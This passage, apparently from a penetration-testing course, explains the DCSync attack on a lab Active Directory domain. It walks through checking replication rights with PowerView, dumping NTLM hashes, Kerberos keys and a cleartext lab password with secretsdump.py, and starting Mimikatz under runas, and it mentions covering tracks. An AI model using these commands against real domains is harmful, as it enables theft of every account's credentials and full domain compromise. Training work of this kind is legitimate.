(0A;CI;RP;5fd424a1-1262-11d0-a060-00aa006c33ed; ;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;bf967a06-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967a06-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf967a0a-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;3e74f60e-3e73-11d1-a9c0-0000f80367c1; ;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;3e74f60e-3e73-11d1-a9c0-
0000f80367c1; ;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;b1b3a417-ec55-4191-b327-b72e33e38af2; ;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;b1b3a417-ec55-4191-b327-
b72e33e38af2; ;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;bf96791a-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;bf96791a-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;9a9a021e-4a5b-11d1-a9c3-0000f80367c1; ;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;0296c120-40da-11d1-a9c0-
0000f80367c1; ;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;934de926-b09e-11d2-aa06-00c04f8eedd8; ;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;5e353847-f36c-48be-a7f7-
49685402503c; ;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;8d3bca50-1d7e-11d0-a081-00aa006c33ed; ;S-1-5-21-3842939050-

3880317879-2865463114-5186) (0A;CI;WP;bf967953-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967953-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;e48d0154-bcf8-11d1-8702-
00c04fb96050;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;275b2f54-982d-4dcd-b0ad-e53501445efb;;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;bf967954-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967954-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf967961-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967961-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf967a68-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;5fd42471-1262-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;WP;5430e777-c3ea-4024-902e-
dde192204669;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;6f606079-3a82-4c1b-8efb-dcc8c91d26fe;;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;bf967a7a-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;614aea82-abc6-4dd0-a148-
d67a59c72816;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;66437984-c3c5-498f-b269-987819ef484b;;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;77b5b886-944a-11d1-aebd-
0000f80367c1;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;a8df7489-c5ea-11d1-bbcb-0080c76670c0;;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;a8df7489-c5ea-11d1-bbcb-
0080c76670c0;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;1f298a89-de98-47b8-b5cd-572ad53d267e;;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;1f298a89-de98-47b8-b5cd-
572ad53d267e;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;f0f8ff9a-1191-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;f0f8ff9a-1191-11d0-a060-
00aa006c33ed;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;f0f8ff9a-1191-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;2cc06e9d-6f7e-426a-8825-
0215de176e11;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;5fd424a1-1262-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;5fd424a1-1262-11d0-a060-
00aa006c33ed;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;3263e3b8-fd6b-4c60-87f2-34bdaa9d69eb;;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;28630ebc-41d5-11d1-a9c1-
0000f80367c1;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;28630ebc-41d5-11d1-a9c1-0000f80367c1;;S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf9679c0-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;WP;7cb4c7d3-8787-42b0-b438-
3c5d479ad31e;;S-1-5-21-3842939050-3880317879-2865463114-5186)

(OA;CI;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-3842939050-3880317879-2865463114-526) (OA;CI;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-3842939050-3880317879-2865463114-527)
(OA;CI;DTWD;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-527)
(OA;CI;DTWD;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;CCDCLCRPWPLO;f0f8ffac-1191-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;CCDCLCRPWPLO;e8b2aff2-59a7-4eac-9a70-819adef701dd;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;CCDCLCSWRPWPDTL0CRSDRCWDW0;018849b0-a981-11d2-a9ff-00c04f8eedd8;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;CCDCLCSWRPWPDTL0CRSDRCWDW0;018849b0-a981-11d2-a9ff-00c04f8eedd8;;S-1-5-21-3842939050-3880317879-2865463114-5187)(OA;CII0;SD;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CII0;SD;;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CII0;SD;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CII0;SD;;bf967aa5-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CII0;SD;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CII0;SD;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CII0;SD;;bf967aa5-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CII0;SD;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CII0;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;CO)(OA;CII0;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CII0;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED)(OA;CII0;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)
(OA;CII0;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;ED)(OA;CII0;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;PS)
(OA;CII0;CCDCLCSWRPWPDTL0CRSDRCWDW0;;c975c901-6cea-4b6f-8319-d67f45449506;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CII0;CCDCLCSWRPWPDTL0CRSDRCWDW0;;f0f8ffac-1191-11d0-a060-00aa006c33ed;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CINPIO;RPWPLOSD;;e8b2aff2-59a7-4eac-9a70-819adef701dd;S-1-5-21-3842939050-3880317879-2865463114-5186)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;BA)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;BA)
(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;BA)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;BA)(OA;;CR;1131f6ae-9c07-11d1-f79f-00c04fc2dcd2;;BA)
(OA;;CR;e2a36dc9-ae17-47c3-b58b-be34c55ba633;;S-1-5-32-557)
(OA;CII0;LCRPL0RC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)
(OA;CII0;LCRPL0RC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)
(OA;CII0;LCRPL0RC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)
(OA;;CR;05c74c5e-4deb-43b4-bd9f-86664c2a7fd5;;AU)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;ED)(OA;;CR;ccc2dc7d-a6ad-4a7a-8846-c04e3cc53501;;AU)(OA;;CR;280f369c-67c7-438e-ae98-1d46f3c6f541;;AU)
(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;ED)(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;ED)(OA;;CR;1131f6ac-9c07-11d1-f79f-

```
00c04fc2dcd2;;ED)(0A;;CR;1131f6ae-9c07-11d1-f79f-00c04fc2dcd2;;ED)
(0A;CI;RP;b1b3a417-ec55-4191-b327-b72e33e38af2;;NS)(0A;CI;RP;1f298a89-
de98-47b8-b5cd-572ad53d267e;;AU)(0A;CI;RPWPC;3f78c3e5-f79a-46bd-a0b8-
9d18116ddc79;;PS)(0A;CII0;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)
(A;;CCLCSWRPWPLOCRRCWDW0;;;DA)(A;CI;LCSWRPWPRC;;;S-1-5-21-3842939050-
3880317879-2865463114-5213)(A;CI;LCRPLORC;;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(A;CI;LCRPLORC;;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(A;CI;CCDCLCSWRPWPDTLOCSDRCWDW0;;;S-1-5-21-
3842939050-3880317879-2865463114-519)(A;;RPRC;;;RU)(A;CI;LC;;;RU)
(A;CI;CCLCSWRPWPLOCRSDRCWDW0;;;BA)(A;;RP;;;;WD)(A;;LCRPLORC;;ED)
(A;;LCRPLORC;;AU)(A;;CCDCLCSWRPWPDTLOCSDRCWDW0;;;SY)
(A;CI;LCRWPWRC;;AN)S:(OU;CISA;WP;f30e3bbe-9ff0-11d1-b603-
0000f80367c1;bf967aa5-0de6-11d0-a285-00aa003049e2;WD)(OU;CISA;WP;f30e3bbf-
9ff0-11d1-b603-0000f80367c1;bf967aa5-0de6-11d0-a285-00aa003049e2;WD)
(AU;SA;CR;;DU)(AU;SA;CR;;BA)(AU;SA;WPWDW0;;;;WD)" |select -ExpandProperty
DiscretionaryAcl
```

```
Everyone: AccessDenied (WriteData)
Everyone: AccessAllowed (WriteExtendedAttributes)
NT AUTHORITY\ANONYMOUS LOGON: AccessAllowed (CreateDirectories,
GenericExecute, ReadPermissions, Traverse, WriteExtendedAttributes)
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS: AccessAllowed
(CreateDirectories, GenericExecute, GenericRead, ReadAttributes,
ReadPermissions, WriteExtendedAttributes)
NT AUTHORITY\Authenticated Users: AccessAllowed (CreateDirectories,
GenericExecute, GenericRead, ReadAttributes, ReadPermissions,
WriteExtendedAttributes)
NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateDirectories,
Delete, DeleteSubdirectoriesAndFiles, ExecuteKey, FullControl, GenericAll,
GenericExecute, GenericRead, GenericWrite, ListDirectory, Modify, Read,
ReadAndExecute, ReadAttributes, ReadExtendedAttributes, ReadPermissions,
TakeOwnership, Traverse, Write, WriteAttributes, WriteData,
WriteExtendedAttributes, WriteKey)
BUILTIN\Administrators: AccessAllowed (ChangePermissions,
CreateDirectories, Delete, ExecuteKey, GenericExecute, GenericRead,
GenericWrite, ListDirectory, Read, ReadAndExecute, ReadAttributes,
ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse,
WriteAttributes, WriteExtendedAttributes)
BUILTIN\Pre-Windows 2000 Compatible Access: AccessAllowed
(CreateDirectories, GenericExecute, ReadPermissions,
WriteExtendedAttributes)
INLANEFREIGHT\Domain Admins: AccessAllowed (ChangePermissions,
CreateDirectories, ExecuteKey, GenericExecute, GenericRead, GenericWrite,
ListDirectory, Read, ReadAndExecute, ReadAttributes,
ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse,
WriteAttributes, WriteExtendedAttributes)
INLANEFREIGHT\Enterprise Admins: AccessAllowed (ChangePermissions,
CreateDirectories, Delete, DeleteSubdirectoriesAndFiles, ExecuteKey,
FullControl, GenericAll, GenericExecute, GenericRead, GenericWrite,
ListDirectory, Modify, Read, ReadAndExecute, ReadAttributes,
```

```
ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, Write,  
WriteAttributes, WriteData, WriteExtendedAttributes, WriteKey)  
INLANEFREIGHT\Organization Management: AccessAllowed (CreateDirectories,  
GenericExecute, GenericRead, ReadAttributes, ReadPermissions,  
WriteExtendedAttributes)  
INLANEFREIGHT\Exchange Trusted Subsystem: AccessAllowed  
(CreateDirectories, GenericExecute, GenericRead, ReadAttributes,  
ReadPermissions, WriteExtendedAttributes)  
INLANEFREIGHT\mrb3n: AccessAllowed (CreateDirectories, GenericExecute,  
GenericWrite, ReadExtendedAttributes, ReadPermissions, Traverse,  
WriteExtendedAttributes)
```

There are many tools out there that can be used to help monitor AD. These tools, when used in conjunction with a highly mature AD secure posture, and combined with built-in tools such as the various ways we can monitor for and alert on events in Active Directory, can help to detect these types of attacks and prevent them from going any further.

In the next section, we'll walk through the DCSync attack, which is the result of the attack path we just worked through and is a common way to achieve domain compromise.

DCSync

Based on our work in the previous section, we now have control over the user `adunn` who has DCSync privileges in the `INLANEFREIGHT.LOCAL` domain. Let's dig deeper into this attack and go through examples of leveraging it for full domain compromise from both a Linux and a Windows attack host.

Scenario Setup

In this section, we will move back and forth between a Windows and Linux attack host as we work through the various examples. You can spawn the hosts for this section at the end of this section and RDP into the MS01 Windows attack host. For the portion of this section that requires interaction from a Linux host (`secretsdump.py`) you can open a PowerShell console on MS01 and SSH to `172.16.5.225` with the credentials `htb-student:HTB_@cademy_stdnt!`. This could also likely be done all from Windows using a version of `secretsdump.exe` compiled for Windows as there are several GitHub repos of the Impacket toolkit compiled for Windows, or you can do that as a side challenge.


What is DC Sync and How Does it Work?

DC Sync is a technique for stealing the Active Directory password database by using the built-in Directory Replication Service Remote Protocol, which is used by Domain Controllers to replicate domain data. This allows an attacker to mimic a Domain Controller to retrieve user NTLM password hashes.

The crux of the attack is requesting a Domain Controller to replicate passwords via the DS-Replication-Get-Changes-All extended right. This is an extended access control right within AD, which allows for the replication of secret data.

To perform this attack, you must have control over an account that has the rights to perform domain replication (a user with the Replicating Directory Changes and Replicating Directory Changes All permissions set). Domain/Enterprise Admins and default domain administrators have this right by default.

Viewing adunn's Replication Privileges through ADSI Edit



It is common during an assessment to find other accounts that have these rights, and once compromised, their access can be utilized to retrieve the current NTLM password hash for any domain user and the hashes corresponding to their previous passwords. Here we have a standard domain user that has been granted the replicating permissions:

Using Get-DomainUser to View adunn's Group Membership

```
PS C:\htb> Get-DomainUser -Identity adunn | select samaccountname, objectsid, memberof, useraccountcontrol | fl
```

samaccountname	:	adunn
objectsid	:	S-1-5-21-3842939050-3880317879-2865463114-1164
memberof	:	{CN=VPN Users,OU=Security}

```

Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar
    Read,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security
    Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File
Share H Drive,OU=Security
    Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD

```

PowerView can be used to confirm that this standard user does indeed have the necessary permissions assigned to their account. We first get the user's SID in the above command and then check all ACLs set on the domain object ("DC=inlanefreight,DC=local") using [Get-ObjectAcl](#) to get the ACLs associated with the object. Here we search specifically for replication rights and check if our user `adunn` (denoted in the below command as `$sid`) possesses these rights. The command confirms that the user does indeed have the rights.

Using Get-ObjectAcl to Check adunn's Replication Rights

```

PS C:\htb> $sid= "S-1-5-21-3842939050-3880317879-2865463114-1164"
PS C:\htb> Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? {
    ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -
    match $sid} | select AceQualifier, ObjectDN,
    ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl

AceQualifier      : AccessAllowed
ObjectDN         : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier   : S-1-5-21-3842939050-3880317879-2865463114-498
ObjectAceType     : DS-Replication-Get-Changes

AceQualifier      : AccessAllowed
ObjectDN         : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier   : S-1-5-21-3842939050-3880317879-2865463114-516
ObjectAceType     : DS-Replication-Get-Changes-All

AceQualifier      : AccessAllowed
ObjectDN         : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier   : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType     : DS-Replication-Get-Changes-In-Filtered-Set

AceQualifier      : AccessAllowed
ObjectDN         : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier   : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType     : DS-Replication-Get-Changes

```

```
AceQualifier      : AccessAllowed
ObjectDN         : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ExtendedRight
SecurityIdentifier   : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType     : DS-Replication-Get-Changes-All
```

If we had certain rights over the user (such as [WriteDacl](#)), we could also add this privilege to a user under our control, execute the DCSync attack, and then remove the privileges to attempt to cover our tracks. DCSync replication can be performed using tools such as Mimikatz, Invoke-DCSync, and Impacket's secretsdump.py. Let's see a few quick examples.

Running the tool as below will write all hashes to files with the prefix

`inlanefreight_hashes`. The `-just-dc` flag tells the tool to extract NTLM hashes and Kerberos keys from the NTDS file.

Extracting NTLM Hashes and Kerberos Keys Using secretsdump.py

```
secretsdump.py -outputfile inlanefreight_hashes -just-dc
INLANEFREIGHT/[email protected]

Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Target system bootKey: 0x0e79d2e5d9bad2639da4ef244b30fda5
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a9707d46478ab8b3ea22d8526ba15aa6
[*] Reading and decrypting hashes from
\\172.16.5.5\ADMIN$\Temp\HOLJALFD.tmp
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88a
d09182de639ccc6579eb0849751cf:::
guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
lab_adm:1001:aad3b435b51404eeaad3b435b51404ee:663715a1a8b957e8e9943cc98ea4
51b6:::
ACADEMY-EA-
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:13673b5b66f699e81b2ebcb63ebdcc
fb:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:16e26ba33e455a8c338142af8d89ff
bc:::
ACADEMY-EA-
MS01$:1107:aad3b435b51404eeaad3b435b51404ee:06c77ee55364bd52559c0db9b1176f
```

```
7a:::  
ACADEMY-EA-  
WEB01$:1108:aad3b435b51404eeaad3b435b51404ee:1c7e2801ca48d0a5e3d5baf9e6836  
7ac:::  
inlanefreight.local\htb-  
student:1111:aad3b435b51404eeaad3b435b51404ee:2487a01dd672b583415cb5221782  
4bb5:::  
inlanefreight.local\avazquez:1112:aad3b435b51404eeaad3b435b51404ee:58a4781  
35a93ac3bf058a5ea0e8fdb71:::
```

<SNIP>

```
d0wngrade:des-cbc-md5:d6fee0b62aa410fe  
d0wngrade:dec-cbc-crc:d6fee0b62aa410fe  
ACADEMY-EA-FILE$:des-cbc-md5:eaef54a2c101406d  
svc_qualys:des-cbc-md5:f125ab34b53eb61c  
forend:des-cbc-md5:e3c14adf9d8a04c1  
[*] ClearText password from \\172.16.5.5\ADMIN$\Temp\HOLJALFD.tmp  
proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!  
[*] Cleaning up...
```

We can use the `-just-dc-ntlm` flag if we only want NTLM hashes or specify `-just-dc-user <USERNAME>` to only extract data for a specific user. Other useful options include `-pwd-last-set` to see when each account's password was last changed and `-history` if we want to dump password history, which may be helpful for offline password cracking or as supplemental data on domain password strength metrics for our client. The `-user-status` is another helpful flag to check and see if a user is disabled. We can dump the NTDS data with this flag and then filter out disabled users when providing our client with password cracking statistics to ensure that data such as:

- Number and % of passwords cracked
- top 10 passwords
- Password length metrics
- Password re-use

reflect only active user accounts in the domain.

If we check the files created using the `-just-dc` flag, we will see that there are three: one containing the NTLM hashes, one containing Kerberos keys, and one that would contain cleartext passwords from the NTDS for any accounts set with [reversible encryption](#) enabled.


Listing Hashes, Kerberos Keys, and Cleartext Passwords

```
ls inlanefreight_hashes*  
  
inlanefreight_hashes.ntds inlanefreight_hashes.ntds.cleartext
```

```
inlanefreight_hashes.ntds.kerberos
```

While rare, we see accounts with these settings from time to time. It would typically be set to provide support for applications that use certain protocols that require a user's password to be used for authentication purposes.

Viewing an Account with Reversible Encryption Password Storage Set



When this option is set on a user account, it does not mean that the passwords are stored in cleartext. Instead, they are stored using RC4 encryption. The trick here is that the key needed to decrypt them is stored in the registry (the [Syskey](#)) and can be extracted by a Domain Admin or equivalent. Tools such as `secretsdump.py` will decrypt any passwords stored using reversible encryption while dumping the NTDS file either as a Domain Admin or using an attack such as DCSync. If this setting is disabled on an account, a user will need to change their password for it to be stored using one-way encryption. Any passwords set on accounts with this setting enabled will be stored using reversible encryption until they are changed. We can enumerate this using the `Get-ADUser` cmdlet:

Enumerating Further using Get-ADUser

```
PS C:\htb> Get-ADUser -Filter 'userAccountControl -band 128' -Properties userAccountControl

DistinguishedName : CN=PROXYAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled          : True
GivenName        :
Name             : PROXYAGENT
```

```
ObjectClass      : user
ObjectGUID       : c72d37d9-e9ff-4e54-9afa-77775eaaf334
SamAccountName   : proxyagent
SID              : S-1-5-21-3842939050-3880317879-2865463114-5222
Surname          :
userAccountControl : 640
UserPrincipalName :
```

We can see that one account, `proxyagent`, has the reversible encryption option set with PowerView as well:

Checking for Reversible Encryption Option using Get-DomainUser

```
PS C:\htb> Get-DomainUser -Identity * | ? {$_ .useraccountcontrol -like
'*ENCRYPTED_TEXT_PWD_ALLOWED*'} | select samaccountname, useraccountcontrol

samaccountname           useraccountcontrol
-----
proxyagent    ENCRYPTED_TEXT_PWD_ALLOWED, NORMAL_ACCOUNT
```

We will notice the tool decrypted the password and provided us with the cleartext value.

Displaying the Decrypted Password

```
cat inlanefreight_hashes.ntds.cleartext

proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
```

I have been on a few engagements where all user accounts were stored using reversible encryption. Some clients may do this to be able to dump NTDS and perform periodic password strength audits without having to resort to offline password cracking.

We can perform the attack with Mimikatz as well. Using Mimikatz, we must target a specific user. Here we will target the built-in administrator account. We could also target the `krbtgt` account and use this to create a `Golden Ticket` for persistence, but that is outside the scope of this module.

Also it is important to note that Mimikatz must be ran in the context of the user who has DCSync privileges. We can utilize `runas.exe` to accomplish this:

Using runas.exe

```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>runas /netonly /user:INLANEFREIGHT\adunn powershell
Enter the password for INLANEFREIGHT\adunn:
Attempting to start powershell as user "INLANEFREIGHT\adunn" ...
```

From the newly spawned powershell session, we can perform the attack:

Performing the Attack with Mimikatz

```
PS C:\htb> .\mimikatz.exe

#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
